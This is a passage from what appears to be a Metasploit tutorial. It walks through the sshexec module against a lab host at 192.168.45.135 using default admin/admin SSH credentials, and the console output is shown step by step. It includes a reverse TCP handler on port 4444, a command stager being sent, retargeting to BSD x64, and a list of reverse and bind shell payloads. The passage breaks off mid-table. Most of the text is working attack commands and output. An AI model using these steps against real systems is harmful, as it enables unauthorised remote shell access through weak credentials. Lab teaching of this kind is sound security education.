
```
msf5 exploit(multi/ssh/sshexec) > set rhosts 192.168.45.135
rhosts => 192.168.45.135
msf5 exploit(multi/ssh/sshexec) > set username admin
username => admin
msf5 exploit(multi/ssh/sshexec) > set password admin
password => admin
msf5 exploit(multi/ssh/sshexec) > check
[*] 192.168.45.135:22 - This module does not support check.
msf5 exploit(multi/ssh/sshexec) > run

[*] Started reverse TCP handler on 192.168.45.128:4444
[*] 192.168.45.135:22 - Sending stager...
[*] Command Stager progress -  42.75% done (342/800 bytes)
[*] Command Stager progress - 100.00% done (800/800 bytes)
[*] Exploit completed, but no session was created.
msf5 exploit(multi/ssh/sshexec) > 
```

If the module fails to create a session as shown above, it did not fail. We just did not select the correct target. Type the command show targets to see all the targets this module can be used for. By default, this module targets the '0' id, i.e linux 86. We want to target a FreeBSD machine. But we don't have a FreeBSD target, so we can select the BSD x64 option as our target. Use the set target command to change our target to 9 as shown below.




```
msf5 exploit(multi/ssh/sshexec) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Linux x86
   1   Linux x64
   2   Linux armle
   3   Linux mipsle
   4   Linux mipsbe
   5   Linux aarch64
   6   OSX x86
   7   OSX x64
   8   BSD x86
   9   BSD x64
   10  Python
   11  Unix Cmd


msf5 exploit(multi/ssh/sshexec) > set target 9
target => 9
msf5 exploit(multi/ssh/sshexec) > 
```

Once the target, type command show payloads and you will see only BSD payloads.




```
msf5 exploit(multi/ssh/sshexec) > show payloads

Compatible Payloads
===================

   #  Name                            Disclosure Date  Rank    Check  Descripti
on
   -  ----                            ---------------  ----    -----  ---------
--
   0  bsd/x64/exec                                     normal  No     BSD x64 E
xecute Command
   1  bsd/x64/shell_bind_ipv6_tcp                      normal  No     BSD x64 C
ommand Shell, Bind TCP Inline (IPv6)
   2  bsd/x64/shell_bind_tcp                           normal  No     BSD x64 S
hell Bind TCP
   3  bsd/x64/shell_bind_tcp_small                     normal  No     BSD x64 C
ommand Shell, Bind TCP Inline
   4  bsd/x64/shell_reverse_ipv6_tcp                   normal  No     BSD x64 C
ommand Shell, Reverse TCP Inline (IPv6)
   5  bsd/x64/shell_reverse_tcp                        normal  No     BSD x64 S
